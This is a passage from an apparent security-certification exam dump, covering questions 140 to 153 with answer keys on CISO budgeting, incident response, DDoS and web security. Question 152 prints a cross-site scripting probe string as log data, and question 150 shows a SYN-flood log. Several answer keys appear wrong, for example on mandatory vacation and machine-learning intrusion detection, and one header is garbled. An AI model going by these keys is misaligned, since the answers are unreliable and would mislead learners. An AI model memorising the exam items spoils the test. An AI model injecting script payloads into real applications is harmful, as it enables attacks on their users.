D. review regulatory requirements and implement new policies on any newly provisioned servers

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
While conducting a BIA for a proposed acquisition, the IT integration team found that both companies outsource CRM services to competing and incompatible third-party cloud services. The decision has been made to bring the CRM service in-house, and the IT team has chosen a future solution. With which of the following should the Chief Information Security Officer (CISO) be MOST concerned? (Choose two.)

A. Data remnants
B. Sovereignty
C. Compatible services
D. Storage encryption
E. Data migration
F. Chain of custody

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
A newly hired Chief Information Security Officer (CISO) is reviewing the organization's security budget from the previous year. The CISO notices $100,000 worth of fines were paid for not properly encrypting outbound email messages. The CISO expects next year's costs associated with fines to double and the volume of messages to increase by 100%. The organization sent out approximately 25,000 messages per year over the last three years. Given the table below:

Security product	Hardware price	Installation fee	Cost per message	Throughput	MTBF
DLP Vendor A	$50,000	$25,000	$1	100Mbps	10000 hours
DLP Vendor B	$38,000	$10,000	$2	50Mbps	8000 hours
DLP Vendor C	$45,000	$30,000	$1	70Mbps	7000 hours
DLP Vendor D	$40,000	$60,000	$0.50	100Mbps	7000 hours

Which of the following would be BEST for the CISO to include in this year's budget?

A. A budget line for DLP Vendor A
B. A budget line for DLP Vendor B
C. A budget line for DLP Vendor C
D. A budget line for DLP Vendor D
E. A budget line for paying future fines

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
The Chief Information Security Officer (CISO) suspects that a database administrator has been tampering with financial data to the administrator's advantage. Which of the following would allow a third-party consultant to conduct an on-site review of the administrator's activity?

A. Separation of duties
B. Job rotation
C. Continuous monitoring
D. Mandatory vacation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
A security engineer is analyzing an application during a security assessment to ensure it is configured to protect against common threats. Given the output below:

```
Response Headers
Cache-Control:no-cache
Content-Type:text/event-stream
Date:Mon, 17 Sep 2018 15:58:37 GMT
Expires:-1
Pragma:no-cache
Transfer-Encoding:chunked
X-Content-Type-Options:nosniff
X=Prame-Options:SAMEORIGIN

Request: Headers
Host: secure.comptia.org
Connection: keep-alive
Accept: text/event-stream
Cache-Control: no-cache
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US, en;q=0.9
```

Which of the following tools did the security engineer MOST likely use to generate this output?

A. Application fingerprinter
B. Fuzzer
C. HTTP interceptor
D. Vulnerability scanner

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145

An organization is reviewing endpoint security solutions. In evaluating products, the organization has the following requirements:

1. Support server, laptop, and desktop infrastructure
2. Due to limited security resources, implement active protection capabilities
3. Provide users with the ability to self-service classify information and apply policies
4. Protect data-at-rest and data-in-use

Which of the following endpoint capabilities would BEST meet the above requirements? (Select two.)

A. Data loss prevention
B. Application whitelisting
C. Endpoint detect and respond
D. Rights management
E. Log monitoring
F. Antivirus

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
A company is migrating systems from an on-premises facility to a third-party managed datacenter. For continuity of operations and business agility, remote access to all hardware platforms must be available at all times. Access controls need to be very robust and provide an audit trail. Which of the following security controls will meet the company's objectives? (Select two.)

A. Integrated platform management interfaces are configured to allow access only via SSH
B. Access to hardware platforms is restricted to the systems administrator's IP address
C. Access is captured in event logs that include source address, time stamp, and outcome
D. The IP addresses of server management interfaces are located within the company's extranet
E. Access is limited to interactive logins on the VDi
F. Application logs are hashed cryptographically and sent to the SIEM

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
A Chief Information Security Officer (CISO) implemented MFA for all accounts in parallel with the BYOD policy. After the implementation, employees report the increased authentication method is causing increased time to tasks. This applies both to accessing the email client on the workstation and the online collaboration portal. Which of the following should be the CISO implement to address the employees' concerns?

A. Create an exception for the company's IPs.
B. Implement always-on VPN.
C. Configure the use of employee PKI authentication for email.
D. Allow the use of SSO.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
A Chief Information Security Officer (CISO) of a large financial institution undergoing an IT transformation program wants to embed security across the business rapidly and across as many layers of the business as possible to achieve quick wins and reduce risk to the organization. Which of the following business areas should the CISO target FIRST to best meet the objective?

A. Programmers and developers should be targeted to ensure secure coding practices, including automated code reviews with remediation processes, are implemented immediately.
B. Human resources should be targeted to ensure all new employees undertake security awareness and compliance training to reduce the impact of phishing and ransomware attacks.
C. The project management office should be targeted to ensure security is managed and included at all levels of the project management cycle for new and in-flight projects.
D. Risk assurance teams should be targeted to help identify key business unit security risks that can be aggregated across the organization to produce a risk posture dashboard for executive management.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
A security administrator is concerned about the increasing number of users who click on malicious links contained within phishing emails. Although the company has implemented a process to block these links at the network perimeter, many accounts are still becoming compromised. Which of the following should be implemented for further reduce the number of account compromises caused by remote users who click these links?

A. Anti-spam gateways
B. Security awareness training
C. URL rewriting
D. Internal phishing campaign

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
A university's help desk is receiving reports that Internet access on campus is not functioning. The network administrator looks at the management tools and sees the 1Gbps Internet is completely saturated with ingress traffic. The administrator sees the following output on the Internet router:

```
13:45.12857 156.34.99.54.2343 > 192.168.23.78.443 S 37483928:37483928 (0) win 16384
13.45.12890 145.24.78.34.2343 > 192.168.23.78.443 S 58457854:58457854 (0) win 36638
13:45.12890 89.25.68.12.2343 > 192.168.23.78.443 S 32987488:32987488 (0) win 25411
13:45.12923 178.78.189.1.2343 > 192.168.23.78.443 S 36214896:36214869 (0) win 12225
13:45.12934 147.22.98.156.2343 > 192.168.23.78.443 S 21558745:21558745 (0) win 32663
13:45.12956 121.45.56.79.2343 > 192.168.23.78.443 S 86441289:86441289 (0) win 33225
13:45.12989 126.88.125.117.2343 > 192.168.23.78.443 S 48741688:48741688 (0) win 18412
```

The administrator calls the university's ISP for assistance, but it takes more than four hours to speak to a network engineer who can resolve the problem. Based on the information above, which of the following should the ISP engineer do to resolve the issue?

A. The ISP engineer should null route traffic to the web server immediately to restore Internet connectivity. The university should implement a remotely triggered black hole with the ISP to resolve this more quickly in the future.
B. A university web server is under increased load during enrollment. The ISP engineer should immediately increase bandwidth to 2Gbps to restore Internet connectivity. In the future, the university should pay for more bandwidth to handle spikes in web server traffic.

C. The ISP engineer should immediately begin blocking IP addresses that are attacking the web server to restore Internet connectivity. In the future, the university should install a WAF to prevent this attack from happening again.
D. The ISP engineer should begin refusing network connections to the web server immediately to restore Internet connectivity on campus. The university should purchase an IPS device to stop DDoS attacks in the future.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151
A recent security assessment revealed a web application may be vulnerable to clickjacking. According to the application developers, a fix may be months away. Which of the following should a security engineer configure on the web server to help mitigate the issue?

A. File upload size limits
B. HttpOnly cookie field
C. X-Frame-Options header
D. Input validation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152
A developer is reviewing the following transaction logs from a web application:

```
Username: John Doe
Street name: Main St.
Street number: <script>alert('test')</alert>
```

Which of the following code snippets should the developer implement given the above transaction logs?

A. `if ($input != strcmp($var1, "<>")) {die();}`
B. `<form name ="form1" action="/submit.php" onsubmit="return validate()" action=POST>`
C. `$input=strip_tags(trim($_POST['var1']));`

D. `<html><form name=”myform” action=”www.server.com/php/submit.php action=GET”`

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
A manufacturing company recently recovered from an attack on its ICS devices. It has since reduced the attack surface by isolating the affected components. The company now wants to implement detection capabilities. It is considering a system that is based on machine learning. Which of the following features would BEST describe the driver to adopt such nascent technology over mainstream commercial IDSs?

A. Trains on normal behavior and identifies deviations therefrom
B. Identifies and triggers upon known bad signatures and behaviors
C. Classifies traffic based on logical protocols and messaging formats
D. Automatically reconfigures ICS devices based on observed behavior

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference: